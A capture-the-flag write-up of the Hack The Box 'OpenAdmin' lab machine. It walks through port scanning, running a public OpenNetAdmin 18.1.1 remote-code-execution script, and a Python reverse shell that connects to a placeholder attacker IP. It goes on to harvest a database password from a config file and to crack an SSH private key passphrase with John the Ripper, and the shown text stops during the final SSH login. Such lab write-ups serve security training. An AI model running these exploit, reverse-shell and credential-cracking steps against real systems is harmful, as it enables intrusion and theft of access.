Enumeration
Run Nmap Scan
nmap -p- -T4 10.129.189.204

"
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-15 11:26 BST
Nmap scan report for 10.129.189.204
Host is up (0.16s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 567.76 seconds
"
nmap -p 22,80 -sC -sV 10.129.189.204

"
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-15 11:36 BST
Nmap scan report for 10.129.189.204
Host is up (0.16s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b98df85d17ef03dda48cdbc9200b754 (RSA)
|   256 dceb3dc944d118b122b4cfdebd6c7a54 (ECDSA)
|_  256 dcadca3c11315b6fe6a489347c9be550 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.63 seconds
"

View Website
Directory Bruteforcing (Run Gobuster)
gobuster dir -u http://10.129.189.204/ -w /usr/share/wordlists/dirb/common.txt -z

"
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.189.204/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2023/10/15 11:38:46 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/.htpasswd            (Status: 403) [Size: 279]
/artwork              (Status: 301) [Size: 318] [--> http://10.129.189.204/artwork/]
/index.html           (Status: 200) [Size: 10918]
/music                (Status: 301) [Size: 316] [--> http://10.129.189.204/music/]
/server-status        (Status: 403) [Size: 279]

===============================================================
2023/10/15 11:40:00 Finished
===============================================================
"
Viewing website of found directories.
/Artwork

/Music

Finding Login Menu

OpenNetAdmin (ONA) version 18.1.1.
Exploitation
Searching for OpenNetAdmin Exploit
searchsploit opennetadmin

"
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
OpenNetAdmin 13.03.01 - Remote Code Execution | php/webapps/26682.txt
OpenNetAdmin 18.1.1 - Command Injection Explo | php/webapps/47772.rb
OpenNetAdmin 18.1.1 - Remote Code Execution   | php/webapps/47691.sh
---------------------------------------------- ---------------------------------
Shellcodes: No Results
"
searchsploit -x 47691

"
  Exploit: OpenNetAdmin 18.1.1 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/47691
     Path: /usr/share/exploitdb/exploits/php/webapps/47691.sh
    Codes: N/A
 Verified: False
File Type: ASCII text
"
Exploit
cp /usr/share/exploitdb/exploits/php/webapps/47691.sh .
chmod +x 47691.sh
./47691.sh http://10.129.189.204/ona/

"
$ whoami
www-data
$
"
cd ../ but it changes back to the default directory after the command finishes.
Sending Reverse Shell to Attacker Machine
Checking Available Programming Language
python3 --version

"
Python 3.6.8
"
python 3.6.8 in the victim machine
Python Reverse Shell Script
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("<attacker ip>",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
import pty
pty.spawn("sh")
Listen to Reverse Shell and Exploit
python3 reverse.py
nc -lvnp 4444

`
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.189.204.
Ncat: Connection from 10.129.189.204:57948.
$ whoami
whoami
www-data
$ python3 -c "import pty;pty.spawn('/bin/bash')"
python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@openadmin:/opt/ona/www$
`
Privilege Escalation
www-data to jimmy
Enumerating Credentials from Database Settings
# /opt/ona/www/local/config/database_settings.inc.php
cat database_settings.inc.php

"
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);
"
Try Su to Escalate to Jimmy
su - jimmy

"
Password: n1nj4W4rri0R!

jimmy@openadmin:~$
"
Jimmy to Joanna
Getting into Internal Directory
# /var/www
cd internal

"
bash: cd: internal: Permission denied
"
www-data account, permissions were limited
jimmy@openadmin:/var/www$ cd internal
cd internal
jimmy@openadmin:/var/www/internal$ ls
ls
index.php  logout.php  main.php
<?php
   ob_start();
   session_start();
?>

<?
   // error_reporting(E_ALL);
   // ini_set("display_errors", 1);
?>

<html lang = "en">

   <head>
      <title>Tutorialspoint.com</title>
      <link href = "css/bootstrap.min.css" rel = "stylesheet">

      <style>
         body {
            padding-top: 40px;
            padding-bottom: 40px;
            background-color: #ADABAB;
         }

         .form-signin {
            max-width: 330px;
            padding: 15px;
            margin: 0 auto;
            color: #017572;
         }

         .form-signin .form-signin-heading,
         .form-signin .checkbox {
            margin-bottom: 10px;
         }

         .form-signin .checkbox {
            font-weight: normal;
         }

         .form-signin .form-control {
            position: relative;
            height: auto;
            -webkit-box-sizing: border-box;
            -moz-box-sizing: border-box;
            box-sizing: border-box;
            padding: 10px;
            font-size: 16px;
         }

         .form-signin .form-control:focus {
            z-index: 2;
         }

         .form-signin input[type="email"] {
            margin-bottom: -1px;
            border-bottom-right-radius: 0;
            border-bottom-left-radius: 0;
            border-color:#017572;
         }

         .form-signin input[type="password"] {
            margin-bottom: 10px;
            border-top-left-radius: 0;
            border-top-right-radius: 0;
            border-color:#017572;
         }

         h2{
            text-align: center;
            color: #017572;
         }
      </style>

   </head>
   <body>


      <h2>Enter Username and Password</h2>
      <div class = "container form-signin">
        <h2 class="featurette-heading">Login Restricted.<span class="text-muted"></span></h2>
          <?php
            $msg = '';

            if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {
              if ($_POST['username'] == 'jimmy' && hash('sha512',$_POST['password']) == '00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1') {
                  $_SESSION['username'] = 'jimmy';
                  header("Location: /main.php");
              } else {
                  $msg = 'Wrong username or password.';
              }
            }
         ?>
      </div> <!-- /container -->

      <div class = "container">

         <form class = "form-signin" role = "form"
            action = "<?php echo htmlspecialchars($_SERVER['PHP_SELF']);
            ?>" method = "post">
            <h4 class = "form-signin-heading"><?php echo $msg; ?></h4>
            <input type = "text" class = "form-control"
               name = "username"
               required autofocus></br>
            <input type = "password" class = "form-control"
               name = "password" required>
            <button class = "btn btn-lg btn-primary btn-block" type = "submit"
               name = "login">Login</button>
         </form>

      </div>

   </body>
</html>
if ($_POST['username'] == 'jimmy' && hash('sha512',$_POST['password']) == '00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1')
if the username is jimmy and the password in SHA-512 hash format
Let’s crack it
CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc.

website: internals
username: jimmy
password: Revealed
Accessing the Internal Website using SSH Port Forwarding
Using SSH, let’s connect the internal website that we can’t access using ssh port forwardingssh jimmy@10.129.189.204 -L 52846:localhost:52846
"
The authenticity of host '10.129.189.204 (10.129.189.204)' can't be established.
ECDSA key fingerprint is SHA256:loIRDdkV6Zb9r8OMF3jSDMW3MnV5lHgn4wIRq+vmBJY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.189.204' (ECDSA) to the list of known hosts.
jimmy@10.129.189.204's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Sun Oct 15 13:20:42 UTC 2023
System load: 0.0 Processes: 182
Usage of /: 31.1% of 7.81GB Users logged in: 0
Memory usage: 16% IP address for ens160: 10.129.189.204
Swap usage: 0%
* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch
39 packages can be updated.
11 updates are security updates.
Last login: Thu Jan 2 20:50:03 2020 from 10.10.14.3
jimmy@openadmin:~$
"

vi joanna_id_rsa.key

"
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
"
Re-Encoding the Joanna SSH Private Key
Convert the private key tojohntheripper format
python2.7 /usr/share/john/ssh2john.py joanna_id_rsa.key

"
joanna_id_rsa.key:$sshng$1$16$2AF25344B8391A25A9B318F3FD767D6D$1200$906d14608706c9ac6ea6342a692d9ed47a9b87044b94d72d5b61df25e68a5235991f8bac883f40b539c829550ea5937c69dfd2b4c589f8c910e4c9c030982541e51b4717013fafbe1e1db9d6331c83cca061cc7550c0f4dd98da46ec1c7f460e4a135b6f1f04bafaf66a08db17ecad8a60f25a1a095d4f94a530f9f0bf9222c6736a5f54f1ff93c6182af4ad8a407044eb16ae6cd2a10c92acffa6095441ed63215b6126ed62de25b2803233cc3ea533d56b72d15a71b291547983bf5bee5b0966710f2b4edf264f0909d6f4c0f9cb372f4bb323715d17d5ded5f83117233976199c6d86bfc28421e217ccd883e7f0eecbc6f227fdc8dff12ca87a61207803dd47ef1f2f6769773f9cb52ea7bb34f96019e00531fcc267255da737ca3af49c88f73ed5f44e2afda28287fc6926660b8fb0267557780e53b407255dcb44899115c568089254d40963c8511f3492efe938a620bde879c953e67cfb55dbbf347ddd677792544c3bb11eb0843928a34d53c3e94fed25bff744544a69bc80c4ffc87ffd4d5c3ef5fd01c8b4114cacde7681ea9556f22fc863d07a0f1e96e099e749416cca147add636eb24f5082f9224e2907e3464d71ae711cf8a3f21bd4476bf98c633ff1bbebffb42d24544298c918a7b14c501d2c43534b8428d34d500537f0197e75a4279bbe4e8d2acee3c1586a59b28671e406c0e178b4d29aaa7a478b0258bde6628a3de723520a66fb0b31f1ea5bf45b693f868d47c2d89692920e2898ccd89710c42227d31293d9dad740791453ec8ebfb26047ccca53e0a200e9112f345f5559f8ded2f193feedd8c1db6bd0fbfa5441aa773dd5c4a60defe92e1b7d79182af16472872ab3c222bdd2b5f941604b7de582b08ce3f6635d83f66e9b84e6fe9d3eafa166f9e62a4cdc993d42ed8c0ad5713205a9fc7e5bc87b2feeaffe05167a27b04975e9366fa254adf511ffd7d07bc1f5075d70b2a7db06f2224692566fb5e8890c6e39038787873f21c52ce14e1e70e60b8fca716feb5d0727ac1c355cf633226c993ca2f16b95c59b3cc31ac7f641335d80ff1ad3e672f88609ec5a4532986e0567e169094189dcc82d11d46bf73bc6c48a05f84982aa222b4c0e78b18cceb15345116e74f5fbc55d407ed9ba12559f57f37512998565a54fe77ea2a2224abbddea75a1b6da09ae3ac043b6161809b630174603f33195827d14d0ebd64c6e48e0d0346b469d664f89e2ef0e4c28b6a64acdd3a0edf8a61915a246feb25e8e69b3710916e494d5f482bf6ab65c675f73c39b2c2eecdca6709188c6f36b6331953e3f93e27c987a3743eaa71502c43a807d8f91cdc4dc33f48b852efdc8fcc2647f2e588ae368d69998348f0bfcfe6d65892aebb86351825c2aa45afc2e6869987849d70cec46ba951c864accfb8476d5643e7926942ddd8f0f32c296662ba659e999b0fb0bbfde7ba2834e5ec931d576e4333d6b5e8960e9de46d32daa5360ce3d0d6b864d3324401c4975485f1aef6ba618edb12d679b0e861fe5549249962d08d25dc2dde517b23cf9a76dcf482530c9a34762f97361dd95352de4c82263cfaa90796c2fa33dd5ce1d889a045d587ef18a5b940a2880e1c706541e2b523572a8836d513f6e688444af86e2ba9ad2ded540deadd9559eb56ac66fe021c3f88c2a1a484d62d602903793d10d
"
vi joanna.hash

"
$sshng$1$16$2AF25344B8391A25A9B318F3FD767D6D$1200$906d14608706c9ac6ea6342a692d9ed47a9b87044b94d72d5b61df25e68a5235991f8bac883f40b539c829550ea5937c69dfd2b4c589f8c910e4c9c030982541e51b4717013fafbe1e1db9d6331c83cca061cc7550c0f4dd98da46ec1c7f460e4a135b6f1f04bafaf66a08db17ecad8a60f25a1a095d4f94a530f9f0bf9222c6736a5f54f1ff93c6182af4ad8a407044eb16ae6cd2a10c92acffa6095441ed63215b6126ed62de25b2803233cc3ea533d56b72d15a71b291547983bf5bee5b0966710f2b4edf264f0909d6f4c0f9cb372f4bb323715d17d5ded5f83117233976199c6d86bfc28421e217ccd883e7f0eecbc6f227fdc8dff12ca87a61207803dd47ef1f2f6769773f9cb52ea7bb34f96019e00531fcc267255da737ca3af49c88f73ed5f44e2afda28287fc6926660b8fb0267557780e53b407255dcb44899115c568089254d40963c8511f3492efe938a620bde879c953e67cfb55dbbf347ddd677792544c3bb11eb0843928a34d53c3e94fed25bff744544a69bc80c4ffc87ffd4d5c3ef5fd01c8b4114cacde7681ea9556f22fc863d07a0f1e96e099e749416cca147add636eb24f5082f9224e2907e3464d71ae711cf8a3f21bd4476bf98c633ff1bbebffb42d24544298c918a7b14c501d2c43534b8428d34d500537f0197e75a4279bbe4e8d2acee3c1586a59b28671e406c0e178b4d29aaa7a478b0258bde6628a3de723520a66fb0b31f1ea5bf45b693f868d47c2d89692920e2898ccd89710c42227d31293d9dad740791453ec8ebfb26047ccca53e0a200e9112f345f5559f8ded2f193feedd8c1db6bd0fbfa5441aa773dd5c4a60defe92e1b7d79182af16472872ab3c222bdd2b5f941604b7de582b08ce3f6635d83f66e9b84e6fe9d3eafa166f9e62a4cdc993d42ed8c0ad5713205a9fc7e5bc87b2feeaffe05167a27b04975e9366fa254adf511ffd7d07bc1f5075d70b2a7db06f2224692566fb5e8890c6e39038787873f21c52ce14e1e70e60b8fca716feb5d0727ac1c355cf633226c993ca2f16b95c59b3cc31ac7f641335d80ff1ad3e672f88609ec5a4532986e0567e169094189dcc82d11d46bf73bc6c48a05f84982aa222b4c0e78b18cceb15345116e74f5fbc55d407ed9ba12559f57f37512998565a54fe77ea2a2224abbddea75a1b6da09ae3ac043b6161809b630174603f33195827d14d0ebd64c6e48e0d0346b469d664f89e2ef0e4c28b6a64acdd3a0edf8a61915a246feb25e8e69b3710916e494d5f482bf6ab65c675f73c39b2c2eecdca6709188c6f36b6331953e3f93e27c987a3743eaa71502c43a807d8f91cdc4dc33f48b852efdc8fcc2647f2e588ae368d69998348f0bfcfe6d65892aebb86351825c2aa45afc2e6869987849d70cec46ba951c864accfb8476d5643e7926942ddd8f0f32c296662ba659e999b0fb0bbfde7ba2834e5ec931d576e4333d6b5e8960e9de46d32daa5360ce3d0d6b864d3324401c4975485f1aef6ba618edb12d679b0e861fe5549249962d08d25dc2dde517b23cf9a76dcf482530c9a34762f97361dd95352de4c82263cfaa90796c2fa33dd5ce1d889a045d587ef18a5b940a2880e1c706541e2b523572a8836d513f6e688444af86e2ba9ad2ded540deadd9559eb56ac66fe021c3f88c2a1a484d62d602903793d10d
"
john --wordlist=/usr/share/wordlists/rockyou.txt joanna.hash

"
Created directory: /home/htb-daeisbae/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (?)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:06 DONE (2023-10-15 14:50) 0.1483g/s 2127Kp/s 2127Kc/s 2127KC/sa6_123..*7¡Vamos!
Session completed
"
For most of the hashes, we use rockyou.txt to crack it.
password: bloodninjas
joanna_id_rsa.key to id_rsa_joanna.
openssl rsa -in joanna_id_rsa.key -out id_rsa_joanna

"
Enter pass phrase for joanna_id_rsa.key:
writing RSA key
"
Login to the Joanna Account through SSH
ssh -i id_rsa_joanna joanna@10.129.189.204

"
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Oct 15 13:54:47 UTC 2023

  System load:  0.0               Processes:             187
  Usage of /:   31.2% of 7.81GB   Users logged in:       1
